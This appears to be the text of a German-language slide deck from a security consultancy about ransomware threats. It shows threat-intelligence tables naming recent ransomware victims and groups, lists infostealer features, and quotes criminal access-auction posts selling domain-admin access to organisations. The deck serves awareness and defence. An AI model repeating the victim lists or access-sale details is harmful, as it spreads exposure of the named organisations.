



a-team rocks
CONSULTING & MANAGED DEFENSE



Ransomware und andere Cyber Threats - gekommen um zu bleiben!

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Founder @ a-team rocks

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Wirtschaftlichen Hacker Gruppen

Lockbit, BlackCat, Play, ...

Weltweit 50-80 professionelle Hacker Gruppe, die Unternehmen angreifen, um Lösegeld zu erpressen.

ZIELE: Lösegeld erpressen



Politischen Hacker Gruppen

APT28 – FanyBear

- Dt. Bundestag - Angela Merkel
- US Wahlkampf – Hillary Clinton
- OPCW - Syrien, Sergej Skripal

Einheit 74455 – Sandworm

- Ukraine – Stromversorgung
- NTC Vulkan – Software Hersteller

ZIELE: Destabilisierung durch Falschinformationen, Zensur, Durchsetzung Eigeninteressen



Politisch motivierte Einzelhacker und Gruppen

Anonymous

Hacktivismus - als Protestmittel, um politische und ideologische Ziele zu erreichen.

NoName057(16), Killnet


Pro russische Hackergruppen, die gezielt westliche Organisationen angreifen.

ZIELE: Politische und Ideologische Ziele erreichen

List of Public Victims

	Victim Name	Victim Domain	Ransomware Name	Victim Industry	Victim Country	Posted Date	First Observed	Detailed Victim View
1	Gossler, Gobert & ...	∅	Donut	∅	∅	2023-09-19	2023-09-19	View
2	Agilitas IT Solutions Limi...	∅	Donut	∅	∅	2023-09-19	2023-09-19	View
3	Hacketts printing servic...	hackettsprint.ie	Knight	Printing & Publishing	Ireland	2023-09-19	2023-09-19	View
4	Farwick+Grote	∅	Cloak	∅	∅	2023-09-19	2023-09-19	View
5	American University of ...	auamed.org	BlackCat	Education Services	Antigua and Barbuda	2023-09-19	2023-09-19	View
6	Dearock Rese	www.dearock.com.au	Cactus	Technology Hardware & S...	Australia	2023-09-19	2023-09-19	View


Top Ten Targeted Industries



Country by Number of Public Victims




Ransomware Groups by Percentage of Public ...



Top Ten Ransomware Groups

Ransomware Name	Victims
1 LockBit	947
2 BlackCat	406
3 Cloak	398
4 BianLian	231
5 Play	226
6 Black Basta	223
7 Royal	197
8 Akira	179

Number of Public Victims by Week



Yes No is any value is any value Last 90 Days is any time

1,277

Victim Count

Victim Activity


	Title	Ransomer Name	Posted	Last Observed	Last Updated
1	American University of Antigua	BlackCat	2023-09-19 16:29:15	2023-09-19 17:06:15	2023-09-19 17:06:15
2	Habasisit file s available!	Akira	2023-09-19 15:29:42	2023-09-19 16:29:57	2023-09-19 15:29:42
3	Agilitas IT Solutions Limited	Donut	2023-09-19 15:05:11	2023-09-19 17:07:40	2023-09-19 15:07:05
4	Gossler, Gobert & Wolters Gro...	Donut	2023-09-19 14:57:43	2023-09-19 17:04:08	2023-09-19 15:06:34
5	Peacock Bros	Cactus	2023-09-19 10:43:46	2023-09-19 15:39:40	2023-09-19 10:43:46
6	Farwick+Grote	Cloak	2023-09-19 05:12:04	2023-09-19 05:12:04	2023-09-19 05:12:04
7	Sonabhy.bf	Cloak	2023-09-19 05:11:20	2023-09-19 05:11:20	2023-09-19 05:11:20
8	Hacketts printing services	Knight	2023-09-19 02:13:12	2023-09-19 17:13:28	2023-09-19 02:13:12
9	CITIZEN company LEAKED	RagnarLocker	2023-09-18 23:54:51	2023-09-19 18:00:18	2023-09-18 23:54:51
10	Center For Urban Community Servi...	NoEscape	2023-09-18 19:30:40	2023-09-19 14:30:07	2023-09-19 14:30:07
11	Kool-Air Inc	NoEscape	2023-09-18 19:29:20	2023-09-19 17:28:19	2023-09-19 17:28:19

Victims


Victim Name

1	**j****
2	*** *****
3	**** **e *****e* **...
4	**** H****
5	**** ***** *****...
6	*****
7	**a*****
8	** ***** C*****
9	*e**** & Co. Ltd.
10	*j***** *****
11	02_SVD
12	150k sib360 Database...
13	24/7 Express Logistics...
14	2plan.com
15	A???? F????????? Ltd...
16	A** *****
17	A**** *****
18	A1 Data Provider
19	A123 Systems
20	aa.com

Victims Per Ransomer by Week



Victims Per Ransomer by Week



- 8Base
- Black Basta
- Cloak
- Dunghill
- LockBit
- MoneyMessage
- Qilin
- Ransomed
- Trigona
- Abyss
- BlackByte
- Clop
- Everest
- Mallox
- Monti
- RANSOMEXX (Formerly Defray777)
- RA Group
- Akira
- BlackCat
- Cuba
- NoEscape
- RagnarLocker
- Rhysida
- Arvin Club
- BlackSUIT
- Karakurt
- MedusaLocker
- Rancoz
- Royal
- BianLian
- Cactus
- Donut
- Knight
- Metaencryptor
- Play
- Ransom House
- Snatch



Ransomware is everywhere

Derzeit beschäftigen uns viele Anfragen:

1. „können wir auch Opfer von Ransomware werden?“
2. „könnt ihr schauen ob uns das was bei XYZ passiert ist, uns auch passieren kann?“
3. „sind unsere Backups sicher?“



Ransomware - Verschlüsselungstrojaner

- Ziel: (meist) Lösegeld Erpressung
- Schaden ?
- Alle 11 Sekunden erfolgt ein Ransomware-Angriff
- Durchschnittliche Wiederherstellungszeit: **21 Tage!**

Jedes 6. österreichische Unternehmen war 2022 von Ransomware betroffen
(Quelle: Cyber Security in Österreich 2022 – KPMG/BMI Austria)



Cyber-Angriffe

opportunistisch



VS


zielgerichtet





Cyber-Angriffe

opportunistisch



Einstieg meist:

- E-Mail (z.B. Phishing, Attachments,...)
- Browser (z.B. Malvertising)

VS

zielgerichtet





Ransomware



High business impact

Extortion must disrupt business operations to motivate payment



Profitable for attackers

Economic incentive to continue growing




Room to grow

Attackers can monetize security maintenance and configuration gaps. To protect your organization:

- **Apply security updates** consistently to all devices
- **Securely configure all resources** using manufacturer best practices
- **Mitigate credential theft** attacks for privileged users


Stop
business
operations

Limited
immediate
impact





Human Operated Ransomware & APTs



Quelle: Lockheed Martin & Mandiant




Red A-Teaming


- Ziel (meistens):
Übernahme der IT-Infrastruktur und Backup Umgebung
- Rules of Engagement frei definierbar - Timebox
- Auftraggeber haben ihre „Hausaufgaben“ größtenteils erledigt
- Durchlaufzeit meist mehrere Wochen





- OSINT und aktive Auskundschaftung
- Interessante Zugänge von außen?
- MFA aktiv & ordentlich konfiguriert?





- Spear Phishing & XSS
- Kritische Schwachstellen in exponierte Systeme
- Oder auch physisch





InfoStealer Features

Common features of stealers are:

- stealing passwords stored in web browsers
- stealing cookies, browser version and other configuration details
- stealing form entry data from web browsers
- stealing stored credit card details
- taking screenshots
- capturing antivirus details
- logging keyboard presses from users


All Access Auctions

237


Total Listings

Date Posted	Post Title	Actor Name	Community
2023-09-17	RDP/UK/7kk/50+ ...	Ovelikiy ...	Exploit ...
2023-09-17	2k corp /owa/ ...	Valerka ...	Exploit ...
2023-09-17	1k owa ...	pshmm ...	Exploit ...
2023-09-16	Belgium corp RDP ...	1337sh.com ...	Exploit ...
2023-09-16	2k /owa/ corp ...	Lammer ...	Exploit ...
2023-09-16	RDP access AU ...	shrinbaba ...	Exploit ...
2023-09-16	400K + orders cc + exp and more, admin panel ...	xxroot ...	Exploit ...
2023-09-16	x20 Japan SMTP accounts OCN.NE.JP ...	nikit0x ...	Exploit ...
2023-09-15	Media & Internet access. \$6M ...	Global63 ...	Exploit ...
2023-09-15	Residential Construction access. \$28M ...	Global63 ...	Exploit ...
2023-09-15	В активном поиске обладателей логов [2023 год] ...	berya ...	Exploit ...

Top Threat Actors by Access Auction Post Count



Possible Victim Location



Access Auction Posts Over Time





Initialer Zugriff – Initial Access Broker

- „Makler für den Erstzugang“

Selling Network Full Access (Domain Admin)

3lv4n · Jul 15, 2020

Watch

Jul 15, 2020


3lv4n
CyberPunk Hacker
Premium

Joined: Jul 15, 2020
Messages: 31
Reaction score: 12
Deposit: 0 B

Electric Power Company - Amman - Employees:8,150 Revenue: \$719 Million (Domain Admin+NTDS+Full internall netwrok info) Price: 3200\$

Hospitals - Saudi Arabia - Employees: 7,400 Revenue: \$1 Billion (Domain Admin+NTDS+Full internall netwrok info) Price: 3500\$

Insurance - Thailand - Employees: 520 Revenue: \$131 Million (Domain Admin+NTDS+Full internall netwrok info) Price: 1000\$

insurance - Saudi Arabic - Full Network Access(Domain Admin+NTDS+ Full internall netwrok info) Price: 3000\$

